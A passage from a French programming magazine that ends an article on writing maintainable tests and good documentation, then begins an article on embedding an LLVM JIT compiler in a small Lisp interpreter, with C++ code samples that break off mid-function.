Il y a quelques années, je bossais sur un projet d'une taille relativement importante. 150 000 lignes de code, dont 60 % se trouvaient être des tests. Donc a priori, un projet plaisant. Le projet était assez vieux, plus d'une demi-douzaine d'années. De manière régulière, il fallait faire des modifications fonctionnelles plus ou moins importantes. Et c'était à chaque fois le même problème. C'était une vraie plaie pour modifier les tests pour qu'ils passent avec la nouvelle façon de faire. Une modification légère en terme de code pouvait se traduire par des heures de modifications dans les tests. J'ai souvenir d'une modification simple, rendre un champ de base de données non *nullable* alors qu'il l'était avant et qui avait nécessité de repasser dans des dizaines de tests différents pour tous les modifier. Et je ne parle pas des tests qui « par sécurité » testaient, en plus de ce qu'ils devaient tester « vraiment », d'autres choses parce qu'il vaut mieux tester deux fois la même chose qu'une seule fois. Sauf que quand il fallait modifier cette chose en question, on se retrouvait invariablement à modifier des tests dans toute l'application, pendant des heures. Au final, bien souvent, le temps nécessaire pour écrire une fonctionnalité était bien souvent majoritairement passé pour maintenir au vert la base de tests existante plutôt que pour véritablement développer la nouvelle fonctionnalité. Et il est même arrivé quelques fois que des améliorations du *design* de code n'aient pas été faites parce que « roh la la, mais modifier les tests pour qu'ils passent, ça va nous prendre des semaines ». Et donc plutôt que d'améliorer les choses ou d'ajouter des fonctionnalités, parfois on ajoutait des rustines, on trouvait des *workaround*, simplement pour ne pas casser les tests.

1.4 Propositions de règles de construction des tests

Je n'ai pas l'outrecuidance de penser que ma manière d'écrire des tests est la meilleure des manières de faire et que donc vous devez la suivre. Mais comme je porte une attention particulière à l'écriture de tests, je me dis que je peux vous proposer quelques-unes des choses que je mets en place pour écrire mes tests.

1.4.1 Assert-One ou pas Assert-One, là est la question

Le principe *Assert-One* est assez simple à comprendre. Une fonction de test équivaut à une seule vérification d'assertion. Vous devez vérifier deux choses ? Alors vous faites deux tests. Personnellement c'est une méthode de faire que j'ai découvert en lisant *« Clean Code »* de Robert C. Martin. Et même si cette façon d'écrire des tests peut paraître bien trop extrémiste, j'essaie de la mettre en place le plus souvent possible. Et c'est un facteur important de gain de clarté pour les tests, mais aussi un facteur d'amélioration du *design* du code lui-même. Et dans les cas où je ne peux pas mettre en place le *Assert-One*, je m'astreins à au moins faire en sorte que mes tests ne testent qu'un seul concept à la fois. Jamais de fonction `test_all_univers()` avec deux cent trente-deux appels à des *asserts* donc.

1.4.2 Choix des noms

Mes fonctions de tests ont des noms à rallonge. Mais je veux que l'on puisse savoir ce que va tester le test rien qu'en lisant le nom de la fonction test en question. Cela peut être par exemple `test_when_i_create_a_particle_with_stock_then_article_is_available()`. De même, j'utilise souvent `when`, `then`, `if i give`, dans le nom de mes tests pour bien expliciter ce qu'il va se passer.

1.4.3 Commentaires

J'ai toujours pensé que la première caractéristique d'un test était d'être clair. À mon avis, si l'on doit réfléchir pour comprendre le but d'un test, c'est que celui-ci est mal écrit. Et rien ne vaut un petit commentaire en tout début de test pour expliquer ce que va faire le test. Je vous conseille donc fortement de faire comme moi. Pour chaque test, pensez à écrire un petit commentaire explicatif. Et au minimum votre vous du futur vous remerciera quand il reviendra lire, quelques mois après, le code que votre vous actuel aura écrit.

2. LA DOCUMENTATION, AU MOINS AUSSI VITALE QUE LES TESTS

J'aime beaucoup et je suis grand pratiquant des pratiques agiles. Non parce que ce sont des méthodes à la mode et pas seulement parce que je crois que c'est un moyen d'écrire du code qui est à la fois plus beau et mieux construit qu'avec des méthodes classiques tout en allant plus vite. Mais aussi et presque surtout parce que je trouve que si l'on applique vraiment les méthodes agiles, c'est une excellente façon de faire naître un climat d'auto-gestion et de bienveillance dans une équipe de développement. Mais malgré mon profond amour des méthodes agiles et mon profond respect pour leur principe, il y a un point sur lequel je ne suis pas d'accord. C'est le mantra qui définit qu'un code clair et testé se suffit à lui-même et n'a pas besoin d'une documentation pour être compris. À mon sens, les deux choses n'ont absolument rien à voir.

2.1 De la documentation, mais pourquoi ? Personne ne la lit jamais !

Il est tellement facile de tenir ce type de prophétie auto-réalisatrice. C'est sûr que la documentation qui se réduit au contenu moyen d'un `Readme`, à savoir quelques lignes dont la moitié n'est en plus pas à jour, personne ne va la lire. D'ailleurs si votre documentation se limite à lancer un outil automatique qui va simplement faire un catalogue à la Prévert de vos classes, méthodes et fonctions en y ajoutant les *docstrings* dont vous avez parsemé votre code, ce ne sera pas beaucoup plus utile. Et effectivement dans ce cas-là, il n'y a pas besoin de documentation. Un code bien commenté et des tests auront le même résultat.

Mais réduire la documentation à cela, c'est être bien réducteur. La documentation n'est pas faite pour simplement reprendre les explications qu'il peut y avoir dans le code. La documentation est là pour avoir une vue d'ensemble. Pour partager la vision de ce que fait le code, de ce que fait chaque partie de votre projet. Pour expliquer le cheminement que vous avez pu avoir dans le design de votre code. La classe `Bidule` est comme cela pour telles et telles raisons. L'API `truc` fonctionne ainsi parce que vous vouliez proposer telle chose et ne pas permettre telle autre. La documentation permet également d'expliquer les choses en détail, de précisément expliquer les choses, les conséquences de l'utilisation de chacun des paramètres dans une méthode et de donner des exemples clairs et concis.

2.2 Une bonne documentation améliore la maintenabilité

Une partie à mon sens très importante de la documentation d'un projet c'est la partie parlant des mises à jour et de la gestion des incompatibilités entre les différentes versions. Bien souvent, lors de nouvelles versions d'un projet, on se retrouve avec un *changelog* en mode *bullet list* et... c'est tout. On sait que la fonction `double_add` n'existe plus. Et c'est tout. Pourtant, la mise en place d'une documentation donnant

une méthode de gestion des ennuis, et cela pour chaque changement cassant la comptabilité, facilite tellement la vie des utilisateurs de votre code (et ne vous méprenez pas, la plupart du temps, l'utilisateur de votre code, c'est vous-même ou d'une manière plus générale votre équipe).

2.3 La documentation c'est bien, les tutoriels aussi

Une bonne documentation permet de comprendre parfaitement le pourquoi de chacune des parties de votre code, de comprendre les réflexions qui soutiennent vos choix de *design* et de découvrir comment marchent précisément les choses. Mais ce qu'une documentation n'apporte pas, c'est une mise en situation. Maintenant que vous comprenez comment chacune des pièces fonctionne, comme allez-vous les utiliser, toutes ensemble ? C'est à cela que servent les tutoriels : à présenter des cas d'utilisation, dans un contexte le plus complet possible. Faites une application de blog avec notre *framework* web, réalisez un scrolling vertical avec notre bibliothèque de moteur de jeux en 2D, créez des *sérialiseurs* pouvant créer plusieurs objets dépendants les uns des autres avec notre librairie REST, etc.

2.4 Critères pour une bonne documentation

De la même façon que pour les tests, je vais vous proposer quelques pistes pour écrire une bonne documentation. Tout d'abord, cela semble tout à fait logique, mais il vaut mieux l'écrire, une documentation se doit d'être à jour. Si à un moment vous n'avez pas le temps de mettre à jour votre documentation, ne laissez pas une documentation fausse en ligne. Et puis, rajouter simplement une mention indiquant que la documentation ne parle que de la version `N-1` et pas de la version `N`, ce n'est pas vraiment consommateur de temps.

Écrivez votre documentation dans une langue que vous maîtrisez un minimum. Alors oui, le mieux serait d'écrire une documentation en anglais, en bon anglais bien propre. Mais à choisir entre pas de documentation du tout et une documentation dans votre langue maternelle, je pense qu'il vaut mieux avoir une documentation dans votre langue maternelle que vous traduirez en anglais, quand vous aurez fini les cours d'anglais que bien entendu vous allez prendre pour améliorer votre niveau.

Un type d'écriture concis et simple. Vous n'écrivez pas un roman. Des phrases simples suffisent amplement. Nul besoin de faire des figures de style, de cumuler les adverbes ou de prendre un style ronflant. Et puis si vous écrivez simplement, cela vous facilitera le passage en anglais.

Généraliser, c'est bien, ça vous permet d'augmenter la taille de votre documentation sans trop vous fatiguer, mais c'est toujours mentir un peu. Votre documentation ne doit pas se limiter à des généralités. Vous devez descendre dans la précision. Que ce soit sur le pourquoi de vos choix, votre vision ou sur le fonctionnement des choses. Décortiquer, expliquer, préciser. Ne vous contentez pas de grandes phrases vides qui n'apporteront rien à vos lecteurs.


CONCLUSION

En tant que développeuse ou développeur, on se focalise bien souvent uniquement sur le code. C'est ce que l'on a envie de faire. Pour les tests, on arrive encore un peu à se motiver parce qu'après tout, c'est quand même un peu du code et parce que de toute manière, on a bien souvent trop peur d'être la risée du monde entier si l'on publie du code sur **GitHub** sans avoir une couverture de code correcte. Mais en ce qui concerne la documentation, c'est une autre histoire. Surtout que pour ne pas avoir l'air ridicule, on se force à l'écrire en anglais, ce qui donne souvent des documentations écrites en très mauvais anglais et incompréhensibles, y compris par des anglophones. C'est bien dommage de ne pas arriver à voir les tests et la documentation comme des parties vitales d'un projet, des parties qui sont aussi importantes que le code. Pour finir, je vais vous raconter une petite anecdote. Il y a quelques mois, enfin plutôt quelques années maintenant, je discutais avec un ami développeur que j'estime énormément, quelqu'un pour qui les tests sont la pierre angulaire de ses pratiques de développement. Nous parlions documentation et tests. Et j'en suis venu à lui poser une question. Si un jour il venait à avoir le choix entre deux bibliothèques, une parfaitement testée, mais sans aucune documentation et une autre parfaitement documentée, mais sans aucun test, laquelle choisirait-il. Je m'attendais bien entendu à ce qu'il me réponde qu'il choisirait la bibliothèque parfaitement testée et je pensais alors pouvoir l'attaquer sur les énormes difficultés d'un code sans documentation et sur le fait que malgré son sacro-saint amour des tests, les tests cela ne faisait pas tout. Mais sa réponse m'étonna. Il me répondit qu'il choisirait la bibliothèque parfaitement documentée. Je ne pus m'empêcher de lui demander de m'expliquer son choix. Sa réponse fut simple. Avec une bibliothèque parfaitement documentée, il ne me faudra pas longtemps pour ajouter une couverture de tests correcte, alors qu'avoir une bibliothèque parfaitement testée ne me permettra en aucun cas d'écrire une bonne documentation. Tout était dit. Vous comprenez pourquoi je l'estime ? ■

CONJUGUER PERFORMANCE ET SOUPLESSE AVEC LLVM

GUILLAUME SAUPIN
[Responsable R&D QosEnergy, Data Scientist, Phd]

MOTS-CLÉS : C++, LISP, LLVM, COMPILATION, PARSEUR, LANGAGE



Température, pression, vitesse, puissance, sondage, euros, clics, position géographique... tout est mesuré, jaugé, quantifié, comparé, de nos jours ! Et avec pour conséquence un accroissement vertigineux de la quantité de données disponible sur un sujet donné. Cette masse de données fait le régal des « data scientists », et offre des perspectives dans de nombreux domaines, et pas uniquement pour offrir aux consommateurs toujours plus à consommer. Mais quel que soit l'usage que l'on fait de ces données, il faut de la puissance pour traiter très rapidement de grands ensembles, et de la souplesse pour pouvoir explorer sans contrainte. Bref, il nous faut ~~un Lisp~~ la souplesse du Python et les performances du C.

Comprendre un amas multi-dimensionnel de données, avec des millions d'échantillons, impose l'utilisation d'un outil très performant, mais aussi très souple pour pouvoir confronter rapidement ses intuitions avec la réalité des données. Dans cet article, nous allons étendre un petit lisp, afin de le doter d'un compilateur embarqué, assurant ainsi souplesse et performance lors du traitement des données. J'espère ainsi vous convaincre de l'attrait des langages de type Lisp pour le *Machine Learning* et la *Big Data*.

1. BESOIN DU DATA SCIENTIST

Deux tâches principales incombent au *data scientist*, lorsqu'est soumis à sa sagacité un ensemble de données. La première, est de comprendre les liens entre les données qui lui sont présentées. La seconde, de se servir de cette manne pour prédire un événement futur.

Un exemple du premier cas peut être l'analyse de données socioculturelles, financières, économiques... pour comprendre le résultat d'un vote. Ou

l'étude des mesures mécaniques, thermiques, vibratoires du vol d'un avion pour comprendre l'impact du changement de tel ou tel matériau.

Dans le second cas, il va s'agir plutôt au regard de l'historique de consommation d'un consommateur, de son âge, de sa situation familiale, de son origine géographique, de son poids, du nom de sa banque... de déterminer quel va être son prochain achat, et proposer au vendeur d'un tel produit l'opportunité, moyennant finance, de placer une pub au bon moment, au bon endroit. Ou encore, en recoupant les gènes d'une population d'individus, leur mode d'alimentation, leur mode de vie, leur zone d'habitation, les antécédents familiaux, leur propension à attraper telle ou telle affection, estimer quel individu a un risque accru d'attraper un cancer, et le suivre de manière préventive. Ou refuser de l'assurer...

Quel que soit le cas étudié et quel que soit l'objectif, la *data science* est d'abord une science exploratoire, pour laquelle il est primordial de pouvoir laisser libre cours à ses intuitions. Cela suppose de pouvoir manipuler facilement et efficace de grands ensembles de données.

2. LE MEILLEUR DES DEUX MONDES : COMPILATION ET INTERPRÉTATION

Pour manipuler ces ensembles de données, il faut un outil, en l'occurrence un langage de programmation qui soit d'assez haut niveau pour permettre l'analyse sans avoir à tout réinventer, et assez performant pour pouvoir tester rapidement des hypothèses. Il faut donc un langage de très haut niveau, très performant :un langage de type Lisp ! Et en particulier, il nous faut la souplesse apportée par le mécanisme de *Read-Eval-Print Loop* et l'efficacité du compilateur embarqué.

Je vous propose, dans cet article, de vous montrer comment le Lisp, de par la simplicité de sa syntaxe, peut facilement être compilé.

Une possibilité serait de créer de zéro un compilateur. C'est un exercice très intéressant, mais il nous faudrait plusieurs articles pour le traiter. Et pas sûr qu'on soit si rapide avec un compilateur fabriqué maison.

L'idéal serait de trouver du code déjà existant, rapidement intégrable. Ça tombe bien, ça fait plusieurs années que le projet LLVM existe et que je cherche une occasion de l'utiliser.

Pour ce qui est de la partie Lisp, nous allons reprendre le code d'un petit lisp simple, llisp, accessible sur **GitHub**, et dont le fonctionnement a déjà été décrit dans de précédents opus de *GNU/Linux Magazine*.

2.1 LLVM

LLVM est l'outil parfait pour notre problème : c'est une bibliothèque conçue, entres autres, pour compiler un langage de haut niveau vers du code machine. Elle est principalement utilisée dans le compilateur **clang**, pour compiler du **C/C++**, de l'**Objective-C**, de l'**Ada**... Mais on la retrouve aussi dans le *framework* **CUDA**, pour compiler l'extension du langage C++ de **Nvidia** qui permet de programmer ses GPUs.

L'une des forces de LLVM est donc sa généricité, qui lui permet de compiler plusieurs langages, de cibler plusieurs architectures, mais aussi d'écrire facilement des optimisations de code ! Quel outil formidable !

2.2 Principes

L'idée sous-jacente à LLVM est de bien séparer le *frontend*, l'analyse, et le *backend*.

Le *fontend* est simplement l'outil utilisé pour compiler un code, c'est-à-dire un programme du genre `gcc` ou `clang`.

L'analyse est pour sa part responsable de la transformation du langage de haut niveau en un langage propre à LLVM : LLVM IR, où IR signifie *Intermediate Representation*. C'est un langage de bas niveau, ressemblant à de l'assembleur, mais indépendant du type de machine. La phase d'analyse comprend aussi les optimisations de code, qui transforment simplement du code IR en un autre code IR optimisé.

Enfin, le *backend* se charge de transformer le code IR en code machine, suivant le type d'architecture ciblée.

L'intérêt de ce découpage est évident : ajouter un nouveau langage ne nécessite que de modifier la partie analyse. Ajouter une nouvelle architecture matérielle n'impose des modifications que dans le *backend*. Enfin, une optimisation de code peut bénéficier à tous les langages et toutes les architectures.

2.3 Intégration à Llisp

Intégrer LLVM à notre Lisp ne nécessite que d'écrire la partie analyse. Il va falloir transformer notre code Lisp en code LLVM IR. Fidèle à notre principe de modularité, cette nouvelle fonctionnalité de compilation va se retrouver dans

un module indépendant, qu'il sera possible de charger au besoin dans notre Lisp comme suit :

```
(load "./compiler.so"
"registerCompilerHandlers")
```

Une fois encore, nous appliquons le principe du *Whishfull Thinking*, et partons de ce que nous souhaitons faire. Idéalement nous aimerions pouvoir invoquer :

```
(compile "maFonction")
```

Cela permettra de disposer par la suite d'une version compilée de **maFonction** qui sera systématiquement appelée à la place de son ancienne version simplement interprétée.

Autre souhait, nous aimerions qu'une fonction compilée puisse appeler une fonction non compilée. C'est-à-dire que l'exécution du code suivant se passe sans soucis :

```
(defun mult (a b)
 (* a b))
(defun square ()
 (mult a a))
(compile  "square")
(square 2) ;;;-> retourne 4
```

Dans le même esprit, notre langage devra bien sûr permettre d'appeler une fonction compilée depuis une fonction interprétée.

Enfin, par souci de simplicité, nous ne compilerons que des fonctions numériques, les plus gourmandes en temps de calcul, et prenant en entrée des réels.

3. IMPLÉMENTATION

Maintenant que nous avons un plan, il va falloir le réaliser ! La tâche n'est pas si immédiate que ça, car bien que très bien documenté, LLVM n'en reste pas moins un outil très puissant et de manipulation pas si aisée que ça.

Nous allons donc commencer par analyser un bout de code offert par la doc de LLVM pour voir de quoi il retourne.

3.1 Close encounter avec LLVM

Un bon développeur est bien sûr un développeur fainéant... et ayant accès à Internet. Or incroyable signe du destin, il existe justement dans la doc en ligne de LLVM un exemple permettant de générer le code LLVM IR de la fonction **fibonacci**, et de l'exécuter ensuite !

3.1.1 Du code qui écrit du code

Mais attention, un bon développeur n'est pas seulement fainéant. Il aime aussi comprendre. Voyons donc ce que nous pouvons appendre de ce code, expurgé de ses entêtes et de ses commentaires :

```
static Function *CreateFibFunction(Module *M,
LLVMContext &Context) {
  Function *FibF =
    cast<Function>(M->getOrInsertFunction("fib",
Type::getInt32Ty(Context),
Type::getInt32Ty(Context),
                                          (Type *)0));

  BasicBlock *BB = BasicBlock::Create(Context,
"EntryBlock", FibF);

  Value *One = ConstantInt::get(Type::getInt32Ty
(Context), 1);
  Value *Two = ConstantInt::get(Type::getInt32Ty
(Context), 2);

  Argument *ArgX = FibF->arg_begin();
  ArgX->setName("N");

  BasicBlock *RetBB =
BasicBlock::Create(Context, "return", FibF);
  BasicBlock* RecurseBB =
BasicBlock::Create(Context, "recurse", FibF);

  Value *CondInst = new ICmpInst(*BB,
ICmpInst::ICMP_SLE, ArgX, Two, "cond");
  BranchInst::Create(RetBB, RecurseBB, CondInst,
BB);

  ReturnInst::Create(Context, One, RetBB);

  Value *Sub = BinaryOperator::CreateSub(ArgX,
One, "arg", RecurseBB);
  CallInst *CallFibX1 = CallInst::Create(FibF,
Sub, "fibx1", RecurseBB);
  CallFibX1->setTailCall();

  Sub = BinaryOperator::CreateSub(ArgX, Two,
"arg", RecurseBB);
  CallInst *CallFibX2 = CallInst::Create(FibF,
Sub, "fibx2", RecurseBB);
  CallFibX2->setTailCall();

  Value *Sum = BinaryOperator::CreateAdd(CallFi
bX1, CallFibX2,
"addresult", RecurseBB);

  ReturnInst::Create(Context, Sum, RecurseBB);
  return FibF;
}
```

L'idée dans cette première partie de code est de construire l'enchaînement d'instructions permettant de calculer le terme **n** de la suite de Fibonacci. Pour cela, on va combiner bloc de code, conditions, et instructions.

Ainsi, la fonction en elle-même qui est créée, **getOrInsertFunction**, est variadique et accepte donc un nombre variable de paramètres, afin de permettre la déclaration de fonctions avec un nombre quelconque de paramètres. Le premier paramètre est le nom de la fonction, le second est le type de la valeur retournée par notre fonction. Les paramètres suivants sont ceux acceptés en entrée de **fib**. Le type nul **(Type *)0** est utilisé pour marquer la fin de la liste.

Le code de la fonction s'ouvre ensuite sur la création d'un bloc, comme on le ferait en ouvrant des accolades en C++, puis continue simplement par la déclaration de deux constantes : **One** et **Two**.

Un pointeur sur le premier et seul argument de notre fonction est ensuite récupéré. Cet argument, **N**, est utilisé au sein d'une instruction de comparaison **ICmpInst**, que l'on rattache au bloc de code de la fonction. La comparaison est de type **Less or Equal**, et compare notre argument à la constante **Two**.

Cette instruction est elle-même réutilisée au sein d'un code de branchement, qui exécutera le bloc **RetBB** dans le cas où la comparaison est vraie, **RecurseBB** dans le cas inverse. Ce branchement se rattache pour sa part au bloc **BB**.

Reste maintenant à remplir les blocs **RetBB** et **RecurseBB**. Le premier contient simplement une instruction **return**, qui renvoie l'entier **1** contenu dans la constante **One**. Le second contient pour sa part la somme de deux appels récursifs à notre fonction, sous la forme d'une instruction de type **CallInst**. Le premier passe en argument à **fib** une instruction soustrayant **One** à **N**, tandis que le second passe une instruction soustrayant **Two** à **N**.

Cette opération de sommation est attachée à une instruction **return**, elle-même contenue dans le bloc **RecurseBB**.

L'ensemble de nos instructions est donc directement ou indirectement attaché à l'objet fonction **FibF**, qui est donc le résultat retourné par la fonction **CreateFibFonction**.

3.1.2 Du code qui exécute du code

CreateFibFonction génère donc le code LLVM IR permettant de calculer le énième terme de la suite de Fibonacci. Cette génération du code s'est écrite plutôt simplement, en réécrivant l'algorithme du code avec LLVM.

Exécuter ce code avec LLVM se réalise avec la même simplicité :

```
int main()
{
 InitializeNativeTarget();

  llvm::LLVMContext & context =
llvm::getGlobalContext();
  llvm::Module *module = new llvm::Module("elisp",
context);
  llvm::Function *FibF = CreateFibFunction(module,
context);

  std::string errStr;
  ExecutionEngine *EE = EngineBuilder(module).
setErrorStr(&errStr).setEngineKind(EngineKind::JIT).
create();

  if (!EE) {
    std::cout << ": Failed to construct
ExecutionEngine: " << errStr
          << "\n";
    return 1;
  }

  if (verifyModule(*module)) {
    std::cout << ": Error constructing function!\n";
    return 1;
  }

  typedef int (*fibType)(int);
  fibType ffib = reinterpret_cast<fibType>(EE->
getPointerToFunction(FibF));
  std::cout << "fib " << ffib(25) << std::endl;
}
```

Ainsi, après avoir initialisé LLVM pour notre architecture *hardware* avec **InitializeNativeTarget**, un *context* est créé (c'est un objet qui contient les données globales de notre contexte d'exécution). Nous créons dans la foulée un module, qui va contenir la liste de nos fonctions, variables, etc. Ensuite, nous sélectionnons le moteur de compilation que nous souhaitons utiliser, soit le *Just In Time* dans notre cas.

Une fois cette configuration effectuée, et sa bonne exécution assurée par quelques tests, le type de notre fonction est déclaré : **int (*fibType)(int)**. Notre fonction prend bien un entier et en retourne un.

Nous récupérons enfin un pointeur sur notre fonction, et nous l'exécutons avec candeur comme n'importe quelle autre fonction !

3.1.3 On y est (presque)!

Revenons un instant sur ce que nous venons de faire, pour en apprécier toute la portée. En compilant ces quelques lignes

de code, nous avons créé un exécutable qui, à son exécution, va générer du code qu'il va lui même pouvoir exécuter !

Et ce de manière très naturelle, puisque nous invoquons le code compilé lors de l'exécution en l'appelant comme n'importe quelle autre fonction C++, par un banal `ffib(25)` !

C'est déjà une avancée remarquable, mais ce serait encore plus impressionnant si le code compilé à l'exécution n'était pas toujours celui de la fonction Fibonacci.

3.2 Lisp vers LLVM IR

Llisp va nous permettre justement de définir n'importe quelle fonction, et de la compiler au besoin à l'exécution.

3.2.1 De l'élégance du Lisp

Nous venons dans les lignes qui précèdent, d'écrire du code (haut niveau) qui écrit du code (bas niveau). Le C++ que nous avons détaillé ici va, lors de son exécution, générer du LLVM IR. Le fait que la représentation du code C++ et ses structures de données natives ne soient pas en bijection, contrairement au Lisp, rend cette méta programmation assez disgracieuse.

On est très loin du Lisp, qui permet de réutiliser très simplement tous les outils dont il dispose directement sur le code qu'il veut générer. C'est ce que nous avons illustré dans les articles précédents, notamment dans la partie traitant des macros.

Cet exemple met clairement en lumière l'avantage du Lisp sur d'autres langages pour ce genre d'usage.

En ajoutant un compilateur à llisp, nous allons bénéficier d'un environnement de programmation particulièrement puissant, dans lequel nous pourrons rapidement *prototyper* du code pouvant s'exécuter très efficacement.

3.2.2 Module de compilation

Une fois encore, nous allons procéder suivant une approche *top-down*, afin de se concentrer sur ce que nous voulons, et ne pas s'égarer tout de suite dans les détails. Rappelons notre objectif : pouvoir compiler une fonction llisp `maFonction` avec la `Sexpr` suivante :

```
(compile "maFonction")
```

Cela passe simplement par l'ajout d'un nouveau symbole `compile`, dont la charge sera de compiler le code définissant la fonction passée en paramètre, et de faire ensuite pointer la *closure* associée à la fonction vers ce nouveau code compilé.

Soit en quelques lignes :

```
  std::shared_ptr<Atom> compile = SymbolAtom::New(env, "compile");
  compile->closure = [module](Sexp* sexp, Cell::CellEnv& env) {
   const std::string& fname = sexp->cells[1]->val;
   auto clIt = env.func.find(fname);
   if(clIt != env.func.end())
     if(auto fun = static_cast<SymbolAtom*>(clIt->second.get()))
 {
        fun->compiled = true; //mark function as compiled
before really compiling it, to allow recursive call.
  std::shared_ptr<Sexp> protoArgs = fun->args;
  std::vector<const Cell*> args;
  const Sexp* sArgs = dynamic_cast<const Sexp*>(fun->args.
get());
  for(int i = 0 ; i <  sArgs->cells.size(); i++)
    args.push_back(sArgs->cells[i].get());
  Function* bodyF = compileBody(fname, dynamic_cast<Sexp&>
(*fun->code.get()), args, module);

  Function* f = EE->FindFunctionNamed(fname.c_str());

  //replace evaluated closure by compiled code
  fun->closure = [fname, bodyF, module, protoArgs](Sexp* self,
Cell::CellEnv& dummy) mutable {
    std::vector<std::shared_ptr<Cell> > args;
    for(int c = 0 ; c < protoArgs->cells.size() ; c++)
      {
  std::shared_ptr<Cell> val = self->cells[c+1]->eval(dummy);
  args.push_back(val);
      }

    std::stringstream ss;
    ss << fname << "_call";

    Function* callerF = createCaller(ss.str(), bodyF, args,
module);
    typedef double (*ExecF)();

    ExecF execF = reinterpret_cast<ExecF>(EE->getPointerToFunction
(callerF));
    std::shared_ptr<Cell> res(RealAtom::New());

    return res;
  };
  return fun->code;
 }
   return sexp->cells[0];
 };
```

Le code s'articule en deux étapes. Tout d'abord, nous récupérons ce qui définit la fonction, à savoir son nom, ses arguments, et son code, puis nous compilons le tout.

Dans un second temps, nous écrasons la *closure* existante, qui était simplement interprétée, par un bout de code qui va récupérer les arguments passés lors de l'invocation de la fonction, puis générer le code d'appel, et enfin appeler ce code pour exécuter notre fonction compilée.

Nous utilisons donc LLVM non seulement pour générer, à l'exécution, le code machine de notre fonction, mais aussi le code nécessaire pour l'appeler. Deux fonctions se chargent respectivement de ces deux étapes : **compileBody** et **createCaller**, que nous détaillons à présent.

3.2.3 CompileBody

À cette fonction **compileBody** incombe la responsabilité de compiler le code de notre fonction, et de rendre ce dernier exploitable dans notre lisp. Pour cela, nous avons pris soin de stocker le corps de chacune de nos fonctions lisp, dans l'attribut code des **Sexp**.

Ce code, lui-même une **Sexp**, est passé à **compileBody**, en même temps que la liste des paramètres de la fonction à compiler.

compileBody exploite ces deux informations pour, dans un premier temps, créer le prototype de la fonction puis pour générer dans un second temps le code LLVM correspondant au code Lisp de la fonction. Soit en quelques lignes :

```
llvm::Function* compileBody(const
std::string& name, const Sexp& body, const
std::vector<const Cell*> args, llvm::Module
*module)
{
  NamedValues.clear();
  llvm::LLVMContext& context =
llvm::getGlobalContext();
  llvm::IRBuilder<> builder(context);

  std::vector<Type*> argsType;
  for(int i = 0 ; i < args.size() ; i++)
    {
 argsType.push_back(Type::getDoubleTy(cont
ext));
    }

  FunctionType *FT = FunctionType::get(Type
::getDoubleTy(context), argsType, false);
  Function* compiledF =
cast<Function>(module-
>getOrInsertFunction(name,  FT));

  unsigned Idx = 0;
  for (Function::arg_iterator AI = compiledF->
arg_begin(); Idx != args.size(); ++AI, ++Idx) {
    AI->setName(args[Idx]->val);
    // Add arguments to variable symbol table.
    NamedValues[args[Idx]->val] = AI;
  }
  BasicBlock *RetBB =
BasicBlock::Create(context, "return",
compiledF);
  builder.SetInsertPoint(RetBB);

  Value* code = codegen(body, context, builder,
module);
  builder.CreateRet(code);

  return compiledF;
}
```

La partie la plus intéressante se trouve dans **codegen**, dont on ne saurait trop louer la discrétion, et qui est de fait le cerveau de **compileBody**.

Dans l'esprit des *multimethods* du Lisp, cette fonction est polymorphique, mais contrairement à ce qu'on fait généralement en C++, le *dispatch* ne se fait pas à travers un mécanisme d'héritage et par une méthode commune à plusieurs sous-classes par le biais de leur classe mère.

À l'opposé, le *dispatch* utilisé ici se fait à l'aide d'une fonction, ici **codegen**, dont l'implémentation varie selon le type de ces arguments. On parle alors de polymorphisme *ad hoc*, ou tout simplement de surcharge.

L'avantage de cette approche est à mon sens de permettre d'écrire un code homogène, permettant d'utiliser la même méthode sur des types différents, sans pour autant avoir à créer un arbre d'héritage parfois artificiel.

De plus, avec ce paradigme, l'ajout de nouvelles méthodes pour un ensemble d'objets n'oblige pas à modifier les classes concernées. C'est particulièrement adapté à notre vœu de modularité, puisqu'il est possible d'ajouter de nouvelles fonctionnalités sans toucher au code des objets déjà existants.

Bon, malheureusement, en C++, ce polymorphisme *ad hoc*, contrairement à celui du Common Lisp, est statique. Il faut donc à la compilation savoir quelle méthode va être utilisée, ce qui nous amène à écrire du code de ce genre :

```
llvm::Value* codegen(const Cell& cell,
llvm::LLVMContext& context,
       llvm::IRBuilder<>& builder,
llvm::Module *module)
{
  const SymbolAtom* symb = dynamic_cast<const
```

```
SymbolAtom*>(&cell);
  const RealAtom* real = dynamic_cast<const
RealAtom*>(&cell);
  const StringAtom* string = dynamic_cast<const
StringAtom*>(&cell);
  const Sexp* sexp = dynamic_cast<const
Sexp*>(&cell);

  if(symb)
    return codegen(*symb, context, builder, module);
  if(real)
    return codegen(*real, context, builder, module);
  if(string)
    return codegen(*string, context, builder,
module);
  if(sexp)
    return codegen(*sexp, context, builder, module);

  return NULL;
}
```

C'est vrai que c'est un peu inélégant. Mais une fois encore, cela nous évite de modifier nos classes **Cell**, **Sexp**, ... Et si nous utilisions du Common Lisp, nous pourrions bénéficier de la puissance de ce mécanisme sans avoir à souffrir du caractère statique de la surcharge en C++.

Les quatre surcharges pour **codegen** sont immédiates dans le cas des **SymbolAtom**, des **StringAtom**, et autres **RealAtom**. Les choses se compliquent singulièrement pour le cas des **Sexp**, dont la méthode appelle récursivement **codegen**, et qui doit en plus se charger des primitives de notre langage. En voici un extrait :

```
llvm::Value* codegen(const Sexp& sexp,
llvm::LLVMContext& context,
       llvm::IRBuilder<>& builder, llvm::Module
*module)
{
  std::shared_ptr<Cell> fun = sexp.cells[0];
  if(fun->val.compare("+") == 0)
    {
      llvm::Value* sum = codegen(*sexp.cells[1],
context, builder, module);
